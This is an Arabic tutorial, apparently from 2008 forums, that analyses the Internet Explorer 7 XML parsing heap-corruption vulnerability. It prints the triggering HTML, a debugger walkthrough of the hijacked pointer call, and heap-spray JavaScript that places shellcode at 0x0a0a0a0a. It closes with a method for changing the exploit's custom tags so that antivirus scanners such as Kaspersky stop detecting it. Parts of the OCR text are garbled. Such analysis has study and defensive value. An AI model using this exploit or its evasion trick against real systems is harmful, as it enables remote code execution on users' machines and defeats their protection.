نظرة تحليلة من الداخل لـ :

MS Internet Explorer XML Parsing Overflow

(بشكل تطبيقي ونظري مفصل)

كتب في 31-12-2008

المصدر :

الفريق العربي للهندسة العكسية : www.at4re.com

خدمات العرب : www.arab4services.net

النسخ المتاحة :

http://www.at4re.com/f/showthread.php?t=5144

http://www.arab4services.net/forums/showthread.php?t=1663

(إي استفسارات يتم كتابتها في الروابط الموجودة فوق)

بسم الله الرحمن الرحيم

بسم الله الرحمن الرحيم.
اليوم ان شاء الله سنتطرق للتحليل التقني لثغرة المتصفح حيث سيشمل ذلك تحليل الإستثمار وتحديد مكان الخطأ وشرح لطريقة الإستثمارة الرائعة في ذلك.

1-نظرة عامة:

تعتبر هذه الثغرة من أخطر الثغرات التي انتشرت في هذه الآونة الأخيرة من ناحية انها ذات تأثير بالغ فهي تسمح بتشغيل اكواد ضارة (Code Execution) في اجهزة المستخدمين،مايعني هذا هو تعريضها لخطر فعلي يتمثل في:
1-تحميل فيروسات او احصنة طروادة للجهاز مما يعرض صاحبه لفقدان او انتهاك لخصوصيته.
2-او فتح قناة او منفذ يسمح للمستخدم بالدخول المباشر و الغير مصرح للجهاز.
مما يجعلها كما سبق ذكر من اخطر الثغرات التي ارتفع من اجلها مؤشر الخطورة لدى Symantecو كدليل على ذلك قامت مجموعة من الفيروسات بإستعمالها كـ Spreading Vulnerabilityاي ثغرة تنتشر من خلالها،و بالعودة إلى اصل الثغرة ومكتشفها فإن الإستثمار انتشر سهوا من خلال باحثين صينين وقيل ان الثغرة في 15 نوفمبر اي قبل نشرها كانت تباع في منتيديات و وصل سعرها إلى $15,000 وهذا الخبر من موقع The Register

2-نظرة تحليلية:

الثغرة تحدث اثناء معالجة مستند XML في صفحة HTML ،لنلقي نظرة على البيانات التي تحدث الثغرة شاهد الصورة:

```
1  <XML ID=I>
2      <X>
3          <C>
4              <![CDATA[                    1
5                  <image
6                      SRC=http://&#2570;&#2570;.xxxxx.org
7                  >
8              ]]>
9
10         </C>
11     </X>
12 </XML>
13
14 <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
15     <XML ID=I>                                        2
16     </XML>
17     <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
18     </SPAN>
19 </SPAN>
```

كما تلاحظ الصفحة عبارة عن مستند XML داخل صفحة HTML ،الصفحة تحتوي على وسوم خاصة التي عليها إطار بالأخضر.

ربما علينا التطرق لمفهوم XML لكي يكون الشرح واضحا اكثرا:
XML هي ان صح التعبير عبارة عن لغة أتت لوصف البيانات إي أن البرامج أو المتصفح عند تعامله مع بيانات من نوع XML فإنه سيتعامل مع نوع البيانات وما يحدد صفة للبيانات ونوعها هي الأوسمة tags، والمرونة التي تقدمها XML انها تجعل لك وسوم خاصة وهذا ما اعتقد انه الأمر المهم وهذا هو الغرض الرئيسي من اللغة،لنفرض انك تتعامل مع بيانات ما يتم نقلها عبر الأنترنت ولتكن طلبات شراء مثلا وهذه البيانات لما تصل إلى الجهة المعينة فإن التعامل معها على أساس نصوص وإشكال أمر صعب لذلك ولتسهيل الأمر العملية يتم استخدام XML باستعمال أوسمة خاصة على سبيل المثال:

كود:

```
<request>
<book>hacking</book>
<price>15000$</price>
<request>
```

وسيتم معالجتها كما هي موضوعة يعني سعر الكتاب هو 15000$ و اسم الكتاب هو Hacking ، فهذا بإختصار يوضح فائدة XMLوما تعني الأوسمة الخاصة.
نعود للموضوع.
وكما قلنا سابقا إن الاستثمار يحوي أوسمة خاصة مأطرة بالأخضر هي:
<X> و <C> لا تنسى هذه الأوسمة لأننا سنعتمد عليها في تخطي برامج الحماية.
الأمر الآخر هو هذا:

كود:

```
[CDATA[.....image link here....]]
```

الوسم المؤطر باللون البني هذا الوسم في لغة XML يوحي للمحلل اللغوي أوParser الخاص بـ XML وهو الذي يقوم بتحليل مستندات XML بأن ما داخل العارضتين عبارة عن بيانات لا يتم معالجتها لكي تفهم هذا يجب ان تعرف ان اصل الثغرة هو ذلك الرابط.
حيث يتم كتابة أول أربعة بايت من اسم الموقع على مؤشر مما يتسبب في تشغيل أكواد ضارة وهذا ما سنتطرق إليه بعد قليل.
بصفة عامة أثناء التعامل مع مستندات XML فالـ Parser يقوم بمعالجة ما هو موجود بين الأوسمة ،على سبيل المثال:

كود

```
<test>im text</test>
```

هنا الـParser يقوم بمعالجة im text يا ترى لماذا؟ لأنه في بعض الأحيان تكون الأوسمة متداخلة فيما بينها مثلا:

كود

```
<test><test2>im text</test2><test>
```


لذلك عليه معالجة ما بداخل الوسم <test> ليعرف انه يوجد وسم آخر هو <test2> لكن هنالك مشكلة ماذا لو أردت أن أقوم بإرفاق كواد جافا سكريبت او HTML داخل أوسمة وكلنا يعلم أن الأكواد تحتوي كثيرا على <> هاتين العلاميتين ماذا سنفعل؟ هنا يأتي دور الوسم الخاص CDATA حيث انه

يتيح لك أن تدخل اكواد HTML آو أي كود تشاء بينه بحيث أن الـ Parserلن يقوم بمعالجته وإظهار اخطأ في حالة انك ادخل الأكواد من دون ذلك الوسم لأنه سيحصل خلط للبيانات وهذا مثال على ذلك:

Code :

```
<test><test2><html>im text<html></test2><test>
```

فكما ترى هنا ان الأمر سيختلط بين أوسمة HTML و XML لذلك وسم CDATA دور كبير، أتمنى أن الأمر توضح، اعلم آن الموضوع تحول إلى موضوع برمجة لكن المر مهم جدا ويجب ان نتطرق لجميع النواحي في الاستثمار لكي يسهل استيعابه.

الشق الثاني من المستند هو عبارة عن وسم من نوع SPAN وهذا الوسم يستعمل في تخصيص اعدادت معينة لنص آو مستند آو جزء كما هو موضح.
فهناك نرى أن SPAN الأول يدل على أن قالب XML المكتوب فوق يجب أن يتم معاملته على أساس كودHTML ،لاحظ جيدا الكود:

وهذا مكتوب في بدايته XMLوهو مستند I وهو مصدر البيانات والذي يشير إلى DATASRC=#I.
XMLداخل مستند C هنا يتم تحديد اكثر وهنا يقصد الحقل الذي به الوسم DATAFLD=C
وهنا طبيعة التعامل مع القالب وكما هو موضح التعامل على اساس كود DATAFORMATAS=HTML HTML .

لكن ألا ترى امر غريب في الصفحة...،نفس التعليمة تم إعادتها وهي إعلام المتصفح بأن البيانات يجب ان يتم تعاملتها على اساس.HTML
وهنا المشكلة العظمى حيث ان وضع الوسم داخل نفسه يسبب ما يسمى ب Heap Corruption والذي يسمح بكتابة 4 بيتات من اسم الهوست -المؤطرة باللون الأحمر- على مؤشر لكائن او دالة معينة.


تحديد مكان الخطأ وتقنيات الإستثمار:

الآن افتح IE7 في OllyDbg واذهب للعنوان التالي EA81DDC 7 وضع نقطة توقف وذلك بعد تشغيل المتصفح في حالة التنقيح بالضغط على F9 قم بتصفح الملف I FRAME.html بإستخدام IE7 بعد فتح الملف مباشرة تجد أن المتصفح توقف عند نقطة التوقف تلك التي بها التعليمات التالية:

Code :

```
7EA81DDC    MOV ECX,DWORD PTR DS:[EAX]
```

اضغط F9 مرة أخرى ستجد نفسك عند نفس المكان مرة أخرى لكن مع بعض التغير قليلا على المسجلات لاحظ الصورة:



الآن لنضع سيناريو لهجوم متوقع يمكن ان يشن على هذه القطعة من الكود الموجودة فوق في الصورة:

Code :

```
7EA81DDC    MOV ECX,DWORD PTR DS:[EAX]
7EA81DDE    PUSH EDI
7EA81DDF    PUSH EAX
7EA81DE0    CALL DWORD PTR DS:[ECX+84]
```

الكود المكتوب فوق يقوم بنقل أربعة بايتات -و تكون هذه الأربع بايتات في اغلب الأحيان مؤشر- إلى المسجل ECX ثم يقوم بدفع محتويات المسجلين EDI و EAX إلى المكدس هاتان التعليمتان لا تهمنا لكن الأهم هي التعليمة الموالية،وكما قلت إن هذه الأربع بايتات عبارة عن مؤشر فإنه سيتم استعماله وتنفيذ محتوياتها بتعليمة القفزة الأمر هنا يختلف قليلا وهو إن عملية الاستدعاء تكون بإضافة 84 إلى المؤشر وهذا الأمر لا يشكل فارقا.

دعنا الآن نقترح سيناريو للهجوم.

ما نريده هو ان نجعل البرنامج يقوم بتشغيل شل كود الخاص بنا فكيف نصل إلى ذلك...لاحظ معي لو اننا نقوم بالسيطرة على المسجل EAXوجعله يشير إلى عنوان هذا العنوان يحتوي على عنوان للشل كود الخاص بنا أي ان EAXمثلا يشير إلى العنوان 0x04213326وهذا العنوان بدوره يحتوي على عنوان وهذا الأخير يشير إلى شل كود خاص بنا،ومن ثم سيتم نقل عنوان الشل كود الخاص بنا إلى المسجل ECX ،فبذلك بعد الوصول لتعليمة الاستدعاء

Code :

```
CALL DWORD PTR DS:[ECX+84]
```

فإن البرنامج سيقفز لمحتويات المسجل ECX + 84وعملية الزيادة ليست مشكلة فيمكننا تخطيتها بإضافة NOP او انقاص 84 الأهم هو التحكم في المسجل EAXاو التحكم في المؤشر التي تم نقله لـ EAX) لاحظ العبارة الأخيرة فهي مهمة لأن مسجل EAXلا يمكن ان يتم تغيره إلا بوجود تغير على مستوى الذاكرة لأن المسجل EAXسيتم نقل البينات المعدلة إليه -مؤشر-.

لكن السؤال الذي يطرح نفسه كيف سيتم التعديل على مكان حساس او الوصول إلى مكان تخزين مؤشر في الذاكرة؟ الجواب هو ببساطة الثغرة التي أتاحت لنا ذلك.

عن طريق تكرير الوسم SPANداخل وسم مثله يعلم المتصفح بأن المستند XMLيجب التعامل معه على اساس HTMLفإنه سيحدث تخريب في الكومة Heap Corruptionوالذي سيؤدي بدوره إلى الكتابة على ذلك المؤشر الذي قلنا انه سيتم نقله إلى المسجل EAX،

مع العلم ان اغلب البرامج تعتمد على Heapفي تخزين المؤشرات للكائنات

بما اننا الآن استطعنا التحكم في المسجل EAXوبالتالي في ECX وبالتالي حققنا الهدف المنشود وهو

تشغيل الكود الخاص بنا.
لكن هنالك مشكلة، يعني هل سنضع عنوان عشوائي وكيف سنستطيع معرفة مكان الشل كود الخاص بنا واذا عرفناه فهل سنضمن ان العنوان سيكون مماثل واين سنضع الشل كود هل سنضعه في صفحة HTML ثم نحاول ايجاده في الذاكرة لأخذ عنوانه؟ لذلك هنالك تقنية تستعمل في ثغرات المتصفح لتجعلها اكثر استقرارا وقابلية للإستثمار وتسمى هذه التقنية ـ **Heap Sray** اول استعمال لها كان سنة 2005 من طرف هاكر اسمه skylined

تقنية الـ Heap Spray:

وكما طرحنا ذلك الكم من التسائلات تأتي تقنية Heap Sprayلتسهل عملية الإستثمار، مبدأ هذه التقنية هو اولا ايجاد مكان مناسب للشل كود و الأمر الآخر هو حل مشكلة Invalid Memory Location وينتج هذا الأخير عند التعامل مثلا مع Unicode stringحيث ان عنوانك التي وضعته سيصبح على هيئة unicode(انا لا أتحدث عن هذه الثغرة بل أتحدث في حالات أخرى) مثلا عنوانك هو 0x15424546 سيصبح هكذا 0x15004200(لأن اليونيكود يتم فيه التمثيل لكل محرف بـ 2بايت) و الآن أصبح عنوانك لا وجود له لذلك يتم توسيع الكومة إلى ان تجعل من مكانك Valid Location اي مكان موجود في الذاكرة،لنفرض ان عنوان الكومة يبدأ بـ 0x15000000 فأننا سنمدد الكومة وذلك بحجز أماكن كبيرة بها لتصل إلى 15004200أي اننا نقوم بحجز 4200 بايت او اكثر لجعل ذلك المكان موجود في الذاكرة.
نعود لثغرتنا وكما قلنا سابقا ان اول اربعة بايت من عنوان الهوست سيتم كتابتها على مؤشر الكائن و التي تمثلت في 2570 &#&;2570هذه يقابلها في النظام السداسي عشر 0A0A0A0A،الآن قمنا بالكتابة على مؤشر الكائن مسجلنا EAXيشير إلى 0x0A0A0A0Aماذا بعد؟ الآن سنقوم بجعل هذا المكان من الذاكرة موجود وإلا فلا فائدة من ذلك،شاهد كود الاستثمار الموجود في: ie-sploit.html
مع ملاحظة اني استعملت كود **HEAP SPRAY**خاص بـ allinone تجده في الرابط التالي:
http://www.milw0rm.com/exploits/7477
الكود الخاص بـ:Heap Spray

Code :


```
var spray = unescape("%u0a0a%u0a0a");
do {
spray += spray;
} while(spray.length < 0xd0000);
memory = new Array();
for(i = 0; i < 100; i++)
memory[i] = spray + shellcode;
```

كما تلاحظ المتغير spray يحيوي القيمة 0 aبعد ذلك سيrيقوم في البداية بتكوين متغير يحوي بينات ذات طول كبير بطول 851968 (0 0000xdبالنظام السداسي عشر (بايت ومنثم حجز مصفوفة في الذاكرة في السطر التالي:

Code :

```
memory = new Array();
```

ثم يتم ملئها بحيث يراعا في ذلك نسخ 851968بايت لها زائد الشل كود مما يشكل لنا 100 بلوك بها 0 + lA0A0A لشل كود و هذا ما سيؤدي بالفعل إلى توسع كبير وصولا إلى العنوان 0x0a0a0a0aلجعله مكان متاحا في الذاكرة،شاهد الصورة للبيانات التي تم كتابتها في الذاكرة والتي نتج عنها ايجاد او جعل العنوان 0x0a0a0a0aالذي سيحوي الشل كود الخاص بنا:



لاحظ فوق ستجد العنوان 0A17FFA4 و هذا عنوان قريب نسبيا من 0x0A0A0A0Aوسيواصل عملية إنشاء Blocks حتى يصل او يفوت العنوان المطلوب ستجد ذلك في الصور تحت.

ربما يتسائل البعض ما فائدة 0A0A0A0Aالموضوعة في المتغير spray وهل لهذا دخل مع العنوان الذي سينقل التنفيذ؟

الجواب هو تخيل انك لو استعملت عنوان غير العنوان هذا ولنفرض مثلا 53629123 هذا العنوان،نحن نعلم ان EAXسيشير إلى 0a0a0a0a لأننا جعلناه كذلك في I FRAM.html بوضع ਊਊفي اول اربعة بايت للهوست،الآن سنواجه التعليم:

Code :

```
MOV ECX,DWORD PTR DS:[EAX]
```

التي ستنقل عنوان الشل كود الخاص بنا هذا يعني انه يجب ان يكون العنوان 0x53629123الذي يحوي الشل كود في العنوان 0a0a0a0aفتصبح التعليمة كالتالي:

Code :

```
MOV ECX,DWORD PTR DS:[0a0a0a0a]
```

المكان 0a0a0a0a به 0x5362909Fومنه ECX سيصبح 0x5362909F وبعد اضافة "84 لأن الإتصال يكون "ECX+84 ينتج لنا عنواننا 53629123 ونكون في الشل كود الخاص بنا.

:aglil

لكن الأمر ليس بهذه البساطة لأن عملية ملأ الكومة او توسيع الذاكرة بـ **Heap Spray** سيكون صعب وسيتم فيه اتخاذ اشياء بعين الإعتبار منها طول المتغير spray كم سيكون حجمه يعني تستلزم حسابات دقيقة ، وكما يعلم كلنا ان الحسابات الدقيقة في اغلب الأحيان تنتج لنا إستثمارات غير مستقرة وهذا راجع إلى متغيرات كثيرة واكبر دليل على ذلك وجود تعليمة NOP و إستعمالها في الإستثمارات لعدم معرفة المكان بالضبط والخوف من تغيرات موجودة في النظام ستقلب الإستثمار رئسا على عقب،انا لا اقول ان هذا امر مستحيل فهو ممكن، لكن لما اترك الطريق السهل واتوجه للطريق الصعب.

الآن ماقمنا به هو:

1- كتبنا على مؤشر كائن موجود في الذاكرة وبالتالي ضمنا السيطرة على المسجل EAX وبالتالي ECX وبالتالي تشغيل الكود عن طريق الإتصالCALL EAX+84

2- يجب ان نجعل من المكان 0x0A0A0A0A مكانا متاحا في الذاكرة لكي نقوم بإستخارج عنوان الشل كود منه عن طريق تقنية.HEAP SPRAY

3- بإستعمال هذه الأخيرة تمكننا من جعل العنوان 0x0A0A0A0A متاحا وذلك بحجز مكان كبير وملأه ب القيمة A.0

4- سبب إستعمال 0 Aهو كونها تشبه تعليمة NOP في عملها لذلك لن نقلق من تشغيل الشل كود واختلاف المكان والخوف من تغيرها.

5- عندما يتم نقل محتويات المسجل EAX الذي يشير الآن إلى 0 0x0A0A0A0Aإلي ECX سيصبح 0x0A0A0A0Aلأن العنوان الذي كان يشير له EAX كان يحوي القيم A .0


6- الإتصال ل ECX+84 سيكون إلى x0A0A0A8E .0

7- سنجد عند ذلك المكان القيم 0 Aوالتي تعتبر تعليما تشبه NOP اي لها نفس العمل،وكما قلنا أنه بعد محتويات المتغير spray حتما سيأتي الشل كود كما توضحه هذه العبارة:

Code :


```
memory[i] = spray + shellcode;
```

اي اننا سنتدحرج حتا نصل إلى الشل كود وها هو ذا كما توضح الصورة:




وكما تلاحظ إلى العنواين فكلها تأتي بعد 0 0x0A0A0A0Aوهذا دليل على اننا حتما سنصل إلى الشل كود وسيتم تشغيله وبهذا كنا قد شرحنا الإستثمار والثغرة خطوة بخطوة و الآن سنأتي للتلاعب بالاستثمار بطريقة سهلة جربتها انا وقد تخطيت بها الكاسبر سكاي 2009 آخر تحديث.

بناء استثمار متغير بطريقة سهلة: Variant Exploit
لو تتذكر ما قلنه سابقا انه يوجد هنالك وسمين اختارهما مكتشف الثغرة هما X و - Cمؤطران بالون الأخضر-بما إنهما من اختيار المبرمج فسنختار نحن أيضا وسمين آخرين ونرى ماذا سيحدث.
ما نغيره هو:
<X>إلى <F>ونغير <C>إلى <H>ثم نغير ما هو مكتوب أمام DATAFLD إلى. H
الآن نجرب الفحص بالكاسبر سكاي،نفحص الأصلي اولا شاهد النتيجة:



والآن بعد التعديل:



هنالك شيئ آخر هو اني لما فحصت في VirusTotal الأصلي كانت النتيجة 14 وعندما عدلت نزلت إلى 4،وهذا هو الرابط:
http://www.virustotal.com/analisis/83b8530...29927e0d2052bb8

وبهذا نكون قد انهينا الموضوع ارجوا أن تكونوا قد أخذتم اكبر قدر ممكن من المعلومات الأمر صعب قليلا لذلك عليك التركيز والاجتهاد للفهم أكثر.
هذا يعتبر جهد شخصي قد يكون معرض للخطأ، فالنقاش وتصحيح الأخطاء مقبول.

والصلاة والسلام على خير الأنام محمد رسول الله.

السلام عليكم